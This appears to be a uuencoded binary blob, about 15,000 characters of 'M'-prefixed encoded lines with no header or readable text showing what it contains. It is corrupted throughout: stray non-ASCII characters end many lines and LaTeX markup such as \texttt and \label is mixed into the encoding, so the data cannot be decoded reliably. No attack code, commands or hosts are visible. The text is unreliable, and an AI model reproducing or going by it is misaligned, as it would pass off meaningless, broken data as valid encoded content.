M)9E2%WG<1Q%H(#42G6F6?'@CSD\$BF&L`G>W059"@J?CC\$30:Y/1#\$:T&^5Y@Đ M\$D], EQJ0RI'_"44R@4,7SSE2`5ZC81GPM:9)NM110)CP'?PR_AKMYN`"1(]MD MR^B@Y?BM%D2VDS[3@&6>5(BPF=.YE=X=X>1_0D!.BA]=!?LAYR0]BK(H3'B2Đ M?JRZ3W#"5+.=NS(MK>LGS]521L%R`5;CV58LI>2M8^_&EU?0V,9%5K&(4:)WD $\texttt{MXUPPN*\&!\#EAFL$3Z``:X1,N_;-\backslash F'?MP+$XIOF),UP0@F(>BMZ1\&H\$BM(7\&1D))}$ MYA&Y1]BN^8G^!L)G30Y>60V!YEH@/NQLK!;YU9#;I98/]I"N=9W2"U;VS*S"Đ M%=4L4DSIPH6F*ZGZE\$Q/J4/PV?12F3^%WK<=>&L#D#.:]6RAAK*_6\<%0[Q@Đ M_^5QQVZ]^R7<>YA&0GV""-V^ON,;;[I;X;]J@VS;E`;]:EU?EY,*UOJ3^)+SĐ M]`/&'&<-FH.UU\:2`CB)AF4U)H\5U(4U<VK\JD:I-)5GGYV6-"K<]G^OA;0FÐ M*4,,T*=)FC&"UUXSE;NDS-_&D"<MR4.D.@XGT;5`R\?**505J&=N?QK2L4;LD $M;^QF\&]T-85T\&G,2@W$=6\\.8^J5Y+[,P$["XY'5_5SP.@]4N-Z/3^J4:,W@(YD)$ M>%M^E9AQ!6+3\4&]7T`6V.,A&0*H^C72GD^_447RK2@D^+%9&A5U9DKC=JA0Đ M/&B>X6Q3)'S0.)380SLX.])3B?YZC"YEY`.]R87`#TL0ER7\$;2);#7(!HZW3Đ M]X^(S<@Y&3><K`I&\$\Y;#SA<7Z,9,>?#!*GQ\-G/=#:F<]S<8:CI9:XA3AP3D MD7AA[&NC6>%5>(*3V)^V#AAMJF4',7.9W.'&!*Z`ER(W5>47I#]GWM_\$AP9SĐ $M+R'\#E;8U9$[YZS2RX].,^VM^N1@S0#?+5;,G^G-BZ@Y=]G>D,3,5Q_34DM&D$ M.8*_*BFD/GQ&&MU-F#LOFX7,A#(@N2-^@]IL_Q0;(=1DY\$=OT9P0L@6-]UO#D M\'`\$.DHVINEDZ1[5<>]0>/SQ[SI,+I\$`_ZK^=G`,9:@AE'!4;)Q:`_<>UA,[Đ $\label{eq:md:h.*} \texttt{MD:H.*} \$8+\texttt{HP}) (@AA) !=! \$"2=<K>.I`*\texttt{HS-}6Z+.] S2[=`G8!'<T0; \CM6D\LF<D] $$$ M,Q/ZDQ<C?:BPE*.1PW^3I_LOD&EP][<LPES(R,-ZPZ^1/Z9H,;#!J>SBLF,HĐ M)^6D`'FD(;5:1.`/U.0@8J3?5#><\$5YV.-.I5/5I84!SI](:AXDI-\$%+#8G3Đ $M>J(Q^*QTEL-:3Z0L>^51\&@#Y::C,#F\\O<C3Y@3T427<H=2-NMB:M$@K?(D'BD)$ MO"DQ&+>QE"\^RPK@XD\$TW6#^H,*LQ3)9C&P4'.JLPFT>K5/6:!6MH#>G'RG3D MIFK..M253D%X26SV3OH0`\`E;M_U0[*M18?`X&"\$L-VF16/,A.JR"^H8&=5FÐ M'GJT4Y)BLW2CECD6)'<\$?G)PDBK'/A;\$[BWXU_^Z</IG(W/<UC%C;\$_!CJMYÐ MUH'GCZO5"Z6!5^^2!K@'*K*#]B\$)B#Q6%]4WD,XW6.NTDTL`WPX1^M-6B8]5D M>8Z^[[7B\:&SQ"WQTC(AR#WMH!9@6!C"XJP#C>^925R5^Z^S]F2D)/[/(GO1Đ M70,4"KW8)BM1X1)Q,%4]:S'2:]9":2U#ESFKBQGP`4`93<9=S'<YI(E(CU8VĐ $M4AP&!E0%CK]&UL^7;F$"J.EC^M7I/=:"7-J]IKB@]?$Z7BRT9,>_'YY@I\S%D$ $M''>-:Z=_7R[9\&FS-;P+\IYRJWCC1(Y_G(WDT:=M5(4=>2Y1+(4-&J:IBEIFD)))]$ $\texttt{M[B\#/;A\&NU>(V"K-"'<M^R*\$F43@\#VT/C":\$[Y['OL2>38@4W5_^Z1_8ZL/=EĐK)] }$ M"): ZFN8HF8R, $W=AQ*(3+)!2](W-_JQ*94BD)FB.NVQI[E;K+8KV0Q*&&F)JD$ M;/F,73P]J,O^<]6#\$V7:")C(SQ"CPU4GQ9R`P3F!G>8U:E]F[V[KD_IZ.!\$RÐ M]N4^ER1"^`/^*Z*L!:3^%@!7[:)X2\$)>).5BJ32.@R.&T2^<'FSIFGT`3>K-Ð M"`A\$P^+^17\0!M./:0>X;R3LY[O?9^57&BJH+G>50\<O'2>.ZU3RJ%U",V?3Đ M<39%E\<G,RH&][(.A.&X(YFOP1'I\#_<B#6:#_%E4&PAWV^]*`<SY/1E,1@VĐ $\label{eq:market} \texttt{MJF}, \$0>\texttt{K}, ?<\texttt{B}(\texttt{M9X}!<;\texttt{FGU}\setminus\texttt{9X}\\ ^1\texttt{IWZZANMQRA}_\texttt{WV5W4}=\texttt{DCA1}! \texttt{6F4}_, \texttt{XG}, \texttt{H}?*\texttt{D}$ M82-[M0/PB7+C:>7#^P@_!]XG^P%\$1/G(7F&^Z`RORDN`W2E5GP*'PN(;(")2Đ M\$QWQMO`)5#7`^SO`F54O9DY3,@PHS>EF4CNTK;!;79`"C-^<X^5?3V<@@<*8Đ MF)8:NZD/SHK`=/PWZ%,;2T*Z875J2B4,V\\CJ9'^A`T42C"'TXCS=4*N'SG6Đ MPW]`N5'!>+7)WMR&-:>\$S%`U48<EMA:6&O)<%].?A?2)!:LH.?0)-E>B%F2DÐ M]"\OLI/.P30CQJ@()`1C[WADFYWTI?Q)LCSLCO60[!+T&^&+]%<"MSQP3Z%9D MV+IMU:A)6:NJ;X>"K-\$IS-+)D_XT)3M:,&W-L0Y58D+=7^<V"_ZN2)II9)F,D

M+N!\WDO2S_B?%42S`K9?DWKKH99942;C7SA1\S@V6N0W<\$3;V@+^);'`PIZ9Đ MUKT-ZO-)^/AZ7IN, ">B1T:C68\+GLD\-1>130<E-'4JPDG@Y?"D_6MB]4_80Ð M7=KE]6^AKC[/QZQ)@H_.B!CY\1K:8D<FL-!XD]P&]5A(S@7AI5F[+K9:9UBGD M2=(.\ZJ?;HJ`@I==OD]=M<"';<8:H*SF4K3MLB,VB6.JBSB^-2@^HZ!P931LD M%UZT@2"Y+?J[,MLX@=SR9)Y%ZQM@JEP*^D1V@0>ZAH&!\$F;;W"01`4`%(":0Đ M4W"N"T\$6Z'_Z'@_G^2WV&<X#9J@*UI\DZ?Z/ZYR..*AE\$J!%UA9T-IC='95:Đ M4T 13WC?4K-%^IX:HWOTQX<XL6:K4T+1-^@REG\$ A6.`J)F";B+X)D/R!]4XĐ $\texttt{M_@A2\#!6)} \\ \texttt{"JP;S'A41]7+K`SPU=3\#>\&M^NCW^_"R5<>2^>8H+8G8:95U=:_UD \\ \texttt{M_@A2\#!6}) \\ \texttt{M_0} \\ \texttt{M_1} \\ \texttt{M_2} \\ \texttt{M_3} \\ \texttt{M_2} \\ \texttt{M_3} \\ \texttt{M$ M6(L=1]\$W--/6G18[SE252,*,28LLS.EF5/,E!WA@,''ROM5>Z&=Z%\$XJ?QB!Đ M@BZ7G6HKFG8H5.F\$(ZFR`A:]AXQIKBA5`[%XQ.ZFV\5#M@\$8:'=UQ6=XQ\$*-D MMLUT2IQ1;!0\$'">)JB:R'2,ZA-MN=FNJWND6(?I3K^'=U07\>])_:95(&94VD M053UE%H2Y0')&M&/"<26\$Z^)?\$X2E!]JI`;FMW<9\'U-_)DN4*3J)BKRJ"&GD MI*"U8!+\V[\UJ'RD0C'S=[5;.\$<?I'8;"#5T9U0H^\$_`#[8>FI#A/[X/892'Đ $MGQE]\$ -L!Y,+CA?_G^^%PB([!\T[@3.8H&'-^@Q&JYVP\^T"V6/B\$]4V"?(9Đ M-\'O:9UP%WN@54/^"!#"(O3M2E65:`A=AA1ZG`TE.1^V`_6ZYUJDXW+1<`IKĐ MFK\$LV_?79=__TK3,-M*O\%^N\#\"CO\@[^8S.9U/2<.\881^EX?XP1F\$Q0UW@Đ $M9\%6S+"?]FZ<\&/23+(/O"A1,..*,5>"%*]Q#1WD#(+%?<O"SLI+<-U2,W:S_Ð$ MQ]\(1@492?3RC`K9#"<:1;0/`)VC86C'?7["K8]LRTFO(T9+ID;@F#UC%\$%4Đ M8Z9+6+'H:_)VP]C@*RZV94A'I/SS&ZX-AQ5?WMMRR!3*&&FG<<D;^I#94*],D MR\$QPJ4!W_?,B0227EI?(2Y:YLK8VTBT*8@PWSJXO@&GK9MYZ:14Q?<H'\R:(Đ M]JPG[IFZL3?1CJ^PL:>:0\4_=*+%LC';.Y8MWLU""=*A+`>SFV%0:E.O2V;=Đ MUQ1U?%!)8HB"+\4#_3>ECO;N+)S<[#'>@*A!S>[B0EA5"B'.:/J?CK+&>+M[Đ ME.#V](O\$7>P=^-&[KY_P'\Z[DR*,%AXJ"(;!R1"&N.N<+7&-AO_+@/5#%'*]D $\label{eq:m_start} $$M_=>$'J,0DC:/S:ZGGMO*2N,)D<^$TQ@AZ@D(+08P)`R132_HQ`XZV!KJ$C#<D. $$$ M,PZ)61/V.Y5Y8.F(R>VIO?VOR)]LK)!A1VI1Z)[D&;,H(\A^+>+NX#!PM:?<Đ MOC+L9\VW^PCCQ%\;"EX)WQ=6_]"U;7N',^BVR@?2,'V=@9`#!THCK\H*\%C3Đ $\verb|M4,4B!1\SYB:B##^^G>YJ@<7DDX7@+$RZ&+3JA;D`RETV6WZ=IAAB,NT15Y<ZD|$ M^0#2H6>ZON/18M5X:<02]KUN5G]V[#!2L1C&G)?I')XKO<.\$5&)]Y^!M [DAĐ $MHX+FR=\&_-<[3K\&/CA27TQ7[`;"F>*13!QC0%6^C\M_N$17:]D.4CL=:(.\=Ð)$ MO-\$GHWXI&%L?YO<-_6FT8\$8G^M\EJ#RRERW:"6!?4LZ@GHDK3,:-[OUQ_RK7Đ MD*"ES;TQ>RWC6C0D1\'/6E%%\$Y*\J0I<=)M:&FX('OB_;/O3B%8VR:H*A;Y5LD MCR:)DKQ<>6D%C^W,3__6NQ#ZQRNK_!(SVJ?,?_].&S%S,MQNP72@Q=3)MXS2Ð M7<_;][6^SS]VS@Z[5LN:^BC+!15=WM>Y[#MK,)I9D;8N.TAAME=VIK\$XK/ODD M'?M?RS;UD7X6-6*CE:CS\`9Z\$8/1@^"HEG`'3W?EIXW&+`(8M>2@[G']K\+_Đ MHHO\$73X03\$P&1OR8I&P*]S&'@\$2@66I]X2]J3DIXK&MM4,1BT*;X#F4<ACE5Đ MZW, %9.'_N5JM5?EF-(7%G"8AAS6EX=*:T-'4!J,<Q,?QBGYGSC9^_AW8AW->Đ $\texttt{M_JJEL.-\;RN6[];DL$Z!!\&U;2M*1!+U@GG\&HE10,PC,\]JR/)U-7"N/PR,DR_D }$ M;*-8X:2H)[:Y1TIA(@QO:G1FA1'M0CO@%H1_PA\^-6Z#"1&IA:)91\B*"879Đ M'(< ,\$/N[VWLU\$%.>RJPCYE7U&L'E80Q*>+]T`O[CFVM,81%/'*5(]^=Z:4(Đ MZVUFTW#]*TH.M!ZA<G>\=2VK[55"X'U:P.:T+VXV@U8,>AI]%GH3_^-]STB8Đ M-Q:31R-!*4:!T4KQ,C:09#;+FE1/%U<4\.3GY!;!CP9\$\$=&0(!*_,7!^;Y)#D $M\-30\%)+V3M0\%K>MVA,)$ IP@ICWR2MPH*C33\$`U<4@\$(K\Q.![\$R='-BR<,3B"D MJ-ZK(G(%PH@9J1\1IX""=0S^?#BXD.0OL6P0EWFY(EZ_(`&18AH#R[Z.WWRTĐ MF+[.P(?L0L>L\:Z5![Z2>4X,:OJ"8AXQ1*=\,OB]<NP'"<J6(C@19AT-DGVOĐ MOP?K:V&GJK\4\$8;.>`<^O4R6,\I!OS\$W[)C+^&LI>OB<G#"7?9`;BDD[[_2DĐ M;NC>,KQV=L<T=WY<:S.X<;V^GBB(%U;LC:&>B*IY@U],HVXJH3U.'JV=.!\$[Đ M'>S_7BAJ^M)8S:HKR_"43NAT&4/&[>H?@;=ER0[=#7#\$`\$'U9Q5[%S2<^`J&Đ $M<]&W(IL=7N<T]&Q>$-KL?_W5Z6\\!VP#7(&JA]1#;L1P9YST0/<76`0F0\\Y,,Ð$ M9NL?+,,AN*T(_>Z3B],1X_4A.UX)G"(S5<0YKHG9CTUYDW]]+BE]KIOJ/E[GÐ $M^*D^*(\$+\&">72.\&SD8(8\J_).`W61@L'V$N@Q66FZ>9`NXZO?IS@]=I59&<5/.Ð$ MO*A_.J<CV<]1]T?/?7UBDF2V25GB]O\$;5`COSBX2"]KF/DU[66'P,';\$+*1LD M"W];+E8/?KA.*6OG)JJ5XQPR]V`QZ-'\>]_Y=[AI4Q>J\$+V*S1U'1;*8S\$^&Đ M#!_B5#`UE6WPHVOK;^\\%[&;?6J.-//)T))_2:H?%_FA#Q8+E'NB(I!CZVDC:Đ ME) %= "P(-/_DJA; %L) K5A24J&L++) 5J\$FN18 " `XEDP^._UOUJ0 < QP!.V5 " \$G"Đ $MMM*F^&N19#$:#Y90GY+(#L-U]\S=R@M:5&JJQ:[[>#K7M)]U)09(#R4K*$L=D$ M09>>I"#3``Y95\$C/^ZQDO));PM_MBYF<;(!^M39UO]`\$&?^G%ZL;[/EC^M?JĐ M5608J.63:. `[P_KX#9J]>07C(1B980J,A)_.8;+_=,QEK=19H&\$TN!'BU'3.Đ MOM]I8C)RVEE>6XR<C>Q0?+G^:,*;LS.VP?_<(1AIF344OT0]\I#T.\B^7<6AĐ M3^+R7"; VB; (KYHB]=/`,DT=SAN;``:I+%9</WTF('%Q#=HZD8DZEX9LZYX.5Đ M7HX_VYC;3T_7>CKKD5/[E5RBA!&\Z\&K%B3V/8YGK4AI,_E]H1.9W/J!@:7Đ

MY?GI"7X]V/\$^+A-/O<!C'&T\$"-#7]=XFVO>>R.=5>6LSPN%30]-^TQB]C1\BĐ M_G=K^1V\$SA1.@>>+RCZY\$.,%9PRUK8`ELG*WV\$JZ!R-<B@=FF)GGM`&/XMHIÐ M2-*-,0C&88;/%?%TFS=&;4;_`)/FB7V'L="B#EE/R0Z[@P1(K`82/EQU'K%YĐ M3TI/\$*50/>;23>`G4S8A'\$]R&S+!6C;+LL&6T`!.#;7)K3)("=R+C7T'[B<MĐ M)%"5^N-%7TF?D*W3?K4>@<RFDB>2'G</']<,DZ`1L<:'4(7HWB^;XFR#XVV]D M9]CG^*F)20LF7VX/'A]%X,JJH7<EN1C%3F]G+*V!\H7V),!L<P+Q^`EL<_+^Đ M.UD(NI1?O#0U)&J-I,=,+[A2O'S'98'HR2EJ-(&2!SE\$8)'EZ T7+!3R`XI^Đ MYE'Q-[_'S(1UR*9M2;X'](LJZ/1?Q<J?!\$;%L,'?`JCJSV]?%MQ#'DVK;S5AÐ MBFMA3,FTS(T#DD"%Q(GCOAJ033L*ZYE/7<'5YS1%P=G`(1X--ENWO<R14P<BĐ $M3+^9#+@!-$\\2$IY:3IQ5#'R)*'*3"L/'(+UQ\\[>@^<IRZ*,,>-*ODOK^X#.Ð$ M-]>!`JS*_O@<=I2V'FQ@:*&'E4'BRGXGOT^Y=W2'VKEZ67WU^+'S8Y<IK]9^Đ MRKF_+`(I:,AH*9C014+KYRRB73B2.R\$ZLJ"VUBRN1/9T1((X`+W7;`MNN&\$UĐ MFOU*BK*JI@P>BX`B2WZ``[Q_!K!+<FJ7<L<3\^E0).&I@3=[R##'J0-VOEQJĐ MH\G;E4VOM)XL0Y@N9."20V:^!_^?@+3['T()YS'NSO1'!F`,JL@"^\$+JM:?"Đ M[&=(80D9,L8_QN9'-;+;I<KVCPD[%NCH&.*[LY'@1M=\$4:,Z.9+EJ:7%2Z%'D MII")9=H&8![WG.=.?Z^SC*!\$32/K+KVNKN>F.MS@]B@AGDL7>%E[*\$=PT7AAÐ MMM=5)<P)_9,=,@U##3:8B1_HC*1AU*>V6:U64[:=S=9^X>>:M\$0-9(#@SO-_Ð MBHPFXL3#/W+]WI/+YL8F2@@+!.C\$W?276!.'Z2#C\T&]60[]5`X8F3Q"J/_^Đ M_?LYC`9GP+K!S&#)#Z,6J<MKPJ\P0UJ>'2`6AS`IYT3]Z2S4U,".5J0_NPSLĐ $\texttt{M>(D<M./SF0WQ^'<+`ABN29R.QPQ4,VT2F3"SUG'@\#\4Q\&&8Y^R_G\&-]'MP[?D) }$ MAV.(">MAR3KK#'7_S[!HNDW\$C&T\$#HR4"FKH8;7#0D3F89@GM]_*=YV'B7*'Đ MX^1Q(2CH7!JSDM%U+N3FWCL1)^S="P8*`"(=`,[Y.X'ZP7^%D/1^W6=8JI15Đ MBT]9VFB!)>3C9%I78\$&H%]2ZAK>(4DZ\(42+5L9%6A96LO+;8VQSUF=#[J.ZD MJ*G0#`V!O&GX/Y"B:_+3)KR>FVM\$2CUBH>>K()XZ^Q",K%0BVS1WK;[4:*+>Đ ML<MSA_:5X/MSIIM:E1_?=%#2MX#-,UL\R#Q^VAATL_Q5Q,)GEQVYAHLR;I&PĐ MJ1'SDI'W4Q`^-P^3AV1D`UE::I<H4]/3&P^8N,*Y)OU3C+/_-Z/9<?'&O@1;D M[)JAEUKNQU:3*B%=<*\F7VX7YH97F]?=SLD_<H>^S\QHO""G\$L]B8W45:H0#Đ MB(U8_Q!4U:5?#\$P09&?S!.2(*P<S\XX'5/7#/(K%@^&X<B/5OIF\$:(_'Z4,QĐ MK`,>J.<78MH?9/EC%HH]WTQ_?L?1@8(K+Y*(GXN8,F7H;[=776.EB!:"?.D7Đ $M8\%-U+AYQ:,2JK1K4RLLC6SE+69QO5QQ\]\%1RJ>5(,9=[E^4)R<^D918C)'23D$ MB!+;F-E)),KC:\$+EL\/LC+1#Q>C"2FE@M=4KGU%VJ9"_XZCJ,02'(Z4L%\$E-Ð $MT = U5Q^{,1}S = R^{,5}MNGV8Y] - R6^{,8}M_QF;X/0!P+#<,J_=.'C*&#(R>D)$ MWOC]9FV9NMG(!_=<!M%LZF[86.6H!6F\$'!KX"&TD1P?*ZL``C:>CJ_;VRL*4Đ MACO,J#=-@9=L>F=&3J'*Q\$%DM*<V^&^C9Y%@;*EL!D!(GO]=AI[;;X>?IWWOĐ MSP3\MNW9CI<+SMM.8S3EHGU4:)-#-&]<4T6QV'WW^:'W;%/''CJ,W-RZ0E)CĐ $M)L1)+;9LW]\!XN;G[,8[4S>&@L2]5"[Y#;?,EALM#]GHO[G<;]A9>;87'K;2Ð$ M8QHHT=K7%E9?V1S<S04>(\$>_L?"_DJ`G(Y`,A,+.H6G'.73?4X\$MS%LD`Y)(Đ MXORSV<PJ,RY\$R#G!V+E*,V_3#//3.,C"*?[](;P@OA,#TSSK#4]]C('3)B*QĐ $M1., \#CU^4O\3N/JI3(\$.@"A6>[Q'\4])QU;S\$;IL<PL3\$7TC-B!?6<JV\$I-VÐ$ M(U16"IW75<N:Z U/:\$;TW%6'ID>-S@79`0B6:&<X)J=;^]CRU[PBC WT6&]#Đ M 5"=QMC6.FM&S^NI!1L?+'<3I<D4S8DP<\'M;MUC#GKT]^I@'; MZ4\R\^ \oplus M??]\$(@P""B4^3T-,&X!;4MR2TRQ/=_1UX\&H@A1K^AXMR8>8%Z)/H=A?C^Z]Ð MKZ4\$OC<#SG^8F5-E,\$9-3),HMNPY-6?Y+I!P^5S+/TZEJ"=4I`A)QX@#LNV9Đ MQC%9HVRZJO^VAB9P6ZHU=`0GQ]@;D75:MG+\S:_75Z*6"R0M;X=C9\782-6=Đ M28`WE3JU^3)JM.7U"+GD]V<93!)/9=9G'(+!GJ(VY/Z/0]HS&J[XDC/.,_I\D $M[(6#YF\6V)QA1/4OLAK.1JA4FG9%*/HJ97%UR_+\.[_\/V['J@((W->-.RO^Đ))]$ M(U9IR<; <YM, X&];T+U!8#U!\$!GZ//_4_'#J.4NOI1QIFJ\$Z6E(12\$LBE*N.?Đ M_QE\YB6GI4S-_KBNMJU+,_""O[H-!JH67L9/_D(`NQI>P,3B]UDME5;4U."PĐ $MU(C!1"-3-U^{L})[G^{D}(<'UD(=>P2E+Y+/AR7U_J:[<B06_$FFWUM?W[L^+WD]]]$ M32U/O)71';^S,<F?++/<^-?ZKNIQUGWERL>"<\4[E-"XQ,N.SW5/689>^!`QĐ MWAXQR(2MF8N>'B.Z2*9S03XX()\$V)2W-0LL(M!OO92QB:=\$E!Y,\$&QW[/4J#D]MAH; 3Y(4E!*4L<..,QR/?I*\UYF%1J:N;Y-XFA?P\`XGHF,2^+TE0J+GE.2'QTĐ MW*%/)/U&VFP4!@]8##0BTY((RUP%UI\$[*HF`PA28PT]_,,?6P*"1)L48GQ#TĐ M+0*40?CLM*>!\Z#HN@^"@:CO]!JG+Z-5<+#8MNP#C6C"[\$U[[CA)P@4,<A'YĐ MM:+01NGH.7<`O<\$M4ML\!M[Y+_H:'=*?-JF5>*;>]<*+%^'2QJ-0\$TP3:92/Ð MC(WN9B503B2-WD=T5KE\\$HDN]X2C\8'\$FQ;'['RQE[!AMS&X[!I/6PY"N(*^Đ M[6SF_SY.WIMGNZY[NZ:SN%'K4%?\$OG[]8H-VM40E_E:N7/\GN-X[[.>W4P21D MXEZ\<)2)^4>\$MX*5U\$@T'^;1?@"846A0\$#B,/#F7NL?C>O-2=0L,.?5Q*084D M?M3D\EM!2*\=DM\CPF(9E80"Q(/J()5GIC6/CI#O^B&5IN)0-Q0RZ==D>0&UĐ

M7CZ7D3>MH-?]HF>SLTG.QBVBK@D?AP`2L8'12D9=^'H!F@[M<7]<"/#"=H03D M8C_Y&ST]O=R)!,2_L-NEH-MZ\$2#J5TR=DW^^PW0FIURNWWG>W5K?ET(OL.HED M\$/:KL)]D;.ZZ]UU1X\`Q[(O?9=15P).D?=OK?9IE=N^_-IL7MN^5_YB.;'X@Đ M^["@>:/RQV;PI6&RO\$F>?-9P^D9&.=7%G1QG"(-*/EZ/`,V/F\$^-J[DIB31_Ð M*LWT#/S83`#IT8(L&G:-#SUQ`81.#YE>CFP(Z@QJOM(T]*<]R?N'R'\M]Z#AĐ M:\[<=0D!^OGG&ZRMVV0LM6G"0=*58551)0#[6`C1'QUPDBT=X-!0,;%]<+\9Đ MU#\$W:RQ@%_<N^#_!#&P3N(XEK"&%\!J4\$QJ#.Q#S<_[%^_ZJS>QNV0I!M7FWD M&\$^\$WAM/1GFO^WY6S7QYBKD/:6`?V^QAW<GY&-=B#_/?=]RP&#E.#LE?B%')D MV@,*(Z.]T;4PBJ=.TKKPRK'1](UP7^\[V\$>&<#+>QV<!)@=:%&N&`4D?MW'/Đ $MYQ4\G#Y?[X/LF2MWY46Q(^_A=*?/^W)ULM#@?'S[=D61^LU-/E\N0Z43/[@VD]]$ $M[;9:^>.K]A[^M]-@;XB/I+SLT)EMPZ/**O]@A6E;W#^,'WN##K1CF/"L/L\ZĐ$ $M4.ZF:>@<)1_WN6RM,DZ8-O5KJ)J%+OAB%B^711<@2D$>?E(O(R*2WJFGOU&D)AB%B^711<@2D$>$ M3A"I28NUY=#=!\#00`+9]2AAU6DA,A;)RM3"%-E-0L\$)<\$\YVB8L-2S(CO1PD MR"/TFFASNHM\WORADB/9M@8I0XU\O8P)G1^G5&/DZF`'7]T^+"E-]?W[=#!KĐ MUX,;Q=F`AR+NA8EP6_FI26L3O3N2]_5`_3M[!MS^"\$OL2\+]Q[/H3UK=PK/@Đ MOP\70)1%8`JWE.&.7=OOPV0UQ06&XK\PI`9S;WO^LR%Q&0HGU'F^9&U_G)YAĐ M8C;\TKR<+VJX+X[S`!`BY&SY',6XU=C(9FZ"WQ6^%:"LGJ_8@%:QFOJC'\;9Đ M_STS>SWWH!XFWC.G_>I\$\'I+B;S[ZKJ>6'3H2^+G)Z<F<"GV_?JR:"22\$81CĐ MOG^1EDC]"?N81A`BUO>R3P\PP`F"9Q0,<09\$*0T2F+28#!-I,*";00Z10L?=Đ $\verb|M-\OKXPMA3N*4GA] NS < NSR (@9\$Y4\#[\.99,WS-=\$:O\$!@R+(P(&9J3\$J2C@?7D)) + (P(&9J3\$J2C@?7D)) + (P(&9J3)(P(G)A)) + (P(G)A)(P(G)A)(P(G)A) + (P(G)A)(P(G)A)(P(G)A)(P(G)A) + (P(G)A)($ M,P`D"Z@L/5>HY0;F]Q:A--2M>`%<W8*-+'*C8KO^H^6\B3_U*.0JJ<:W'(HGĐ _^)/Q:I+L-4Z5DAQ=]930B<9LW51]P8JD8#[N%\$"\^#?C.L2`+,+GWHD+KÐ M]?_T_A"4Y0[TS9GC\$;\$CTN*`Y-\W%M'0(,H,<I0WKZ^&3A]V['\$LC<;C,CB>Đ MSD\$9`N-BB4>8T/>VQ<8?,J!H"%9H]^A-RJ6![4:<29(-43\GW01I<04A]Q_0Đ MCI_-(<3%1*FOTS)BYLB6T9\$8&Z=7Z[29DZ@5X@=%1E39O+(WZWLC-_A9CXL"D MPOL5Q<)1\$XOB!+4JZ8,;H4A^,HHJ7P`L*5F18G>I4`+2!1Z"486@BMKE`RO4Đ M?5>, ;>-PZ^2\$RR9@^H)^M9/BB1CU!VCP]D?H"&RS7B07MYW C%-:=2N%\$-1Đ M\$P5\$3^?U\$>.\$79/9/I!2, %HF\$-3[(`X,FN,RU*\$8)^&)OIUAE^O6\$/@=#E16Đ M:02_+_TA,+SN/0F4)G1?=X_]?SR)YU&I>Y]#A+C?-%W8.EX9G"[S[2Q_F%/^Đ M=JZRFZ>.FR0-)Z2MTJQ)C6)^+='S'^CU/ATZ2;NFO,^RH7OCS!-YHGP/`Z>9Đ MCYH?6T4#F[D__=\$&=5Q8F)VKK?L_&7CRVE?;*3O^?W#R_Y[RN`P123*G69`YĐ M:OBQYI>U]D=!TS@A3\8#17L\GJC8-MWI\$S>_Z&O["_]9CEF3GEK&#%,YM<CGD M<&D#D9!+%IX=T++7KE./@]@XOU>SGS?DH^CQWX7D&%88(3GN38929<#@<4\$!D MHK)&]>J![=K*>Q;U5#BQ#PA<%M0YGD%LZ'3TM..YE8A&+HE1\TB^N=-(04%ZĐ M!&6E)F*A2RYAA=O>%PJ-[HQB-&O6A*XNOR'=Y>0A:8]&0D#K]8WCO"UAL[@-Ð MO]'\$RP6L8-8+CVC_Z,5Q@\$CK<3.#+TA'Y0GS.;R^2C0/A93X&=^)?']U?WXYĐ MO[J>:;*A@/LSV?*09&@3X>=I\02<^%I'HO78SND6RO;U^K>B\$-V9_G84\#TNĐ MJQWM1S%KX+-GGV6[S"8L*?Y0L.\XPGKM^_<N!+!6>S"-\$WA*9W,8)SI\I^V<Đ M4^B'1.7/9V!MQ&=JWX5X/:^J<QVZ^;B?FY+`U@^)SSL`_?>V,DG,&CQU=KX.Đ MU[+.`57>I]%P8\%K,3[6\V8Q8W\XT!"J>\$[PW5;ASO&"T\$."Z^^]^SK198;0Đ MA7ERKTA]2M8D6B^9K;"@FF^W>E]9S,Q8,+@%+O`/EX\NOYC;W7!2W)09M@%IĐ M47@L%%PRJ=+7)ZN@\=U:>'Z9Z .G]#(`1E&V,SDHQ73X@=4=HKQ`V0 X%U^XD M_{e} = 80(3[T,^Y(WM=CXL_(-AD#:!86%30[8=#?LHCCG.+4-OG/_?Đ $M1[QCN, =: ^?5D&743@#4AU \setminus B4Q@05993AG \cdot C0Q : B!(5`(:Q&: "E_',]&59*D$ M1@<N`SF+C@+[L@-7K6QJN)`4L*Q+29CAK-;V1YNN5YO,["<`HI\\$F8QC%N.XĐ M![!]FF,;K]7\E(AN0'U?T=RLGNOWA!L2P0S3+Z`_D(.=<-M07*PE1CC#8YWNĐ M%88^Q"+[))?9**HF@%D+ZPCPH4J`0#S6810\$1`]'D*4_1ZZIP0K9H0ZU0?^%D M>C746=+8VXTR^\$FJW20(G^\$]=C\/GF8%8\A8\5X&T:["F;";U\$M!UH:VG!;=Đ MF)@H\$\$9I18_Z4?5C"::C<C2\^D];_XRT-36`>Y[\$.%HV:,=Q\3KK<>&DTRBRÐ M871BU+QQ=\)G8@#YMNW;,>F\.2@Y^S_=.<D3:^".%;;Z=8])E,%M=.%25>N8Đ M!:[F*:^3G#BQ<L;=J8"%M\NN:R#?Z!^W->+#V1\.8P5#ZB`M?\T3,[:8U[;_Ð M.+8BD?]AWM $$6H([^/#0049<1/W%%/6L^&J^??;H02%VK> CB'E/B"P^N.7UÐ$ M)W9K7('[MV4N:CAKMTP<?H\E0<L\T@%A\$\V;!L;Z[G.GS@M4^F1`[XF]UU?HD MR=\$D?5V_#901LK3D#B5Y'':>&MMS.\JNB_!-SE\$]LQ;6>Q&\$K3GRUEH%D?'[Đ MR\?S0/=%J-5V6^? 1`M 9:R;.U=M;HGU3T[(>1HZNL2\$(LDS*\Y`\$K8,9[#9Đ M62I,%-LY+ZMN(;HLBJF:=HQCFZF33F3SO1:!L]-:=#RY`N>.RT1L"-Z,I2V%D $MC30RKB: (T*D)&XFM>+@J"X6)^7Z5I_.S4WIF<G*>X]',[*(A$+/CZ=PPF/+)D$ MP9;GO)^!C]8YZ.*>TZ3!6C7;I4C\Q^TA%W3A>"!8"7N".9!QE,\$FN!\OXI27Đ MLCB%:Z]SHU@M+1U/:OFGC8DAJ6E.;RRS-4**)G0Q7M:^[??K<'LL')Q_/E>\$Đ M\!!P>CVM\AI!>PWW3&H@^GJ@1D^#%E4<(8.:N6):-H1E;\-<C\$US5^%CIRMDD MN`)=!FWS.WD<?R\$^<U`IR-2NYW%U/+JCY^.O1U_25>N6XA#.!C,(Z?]9YCIDĐ

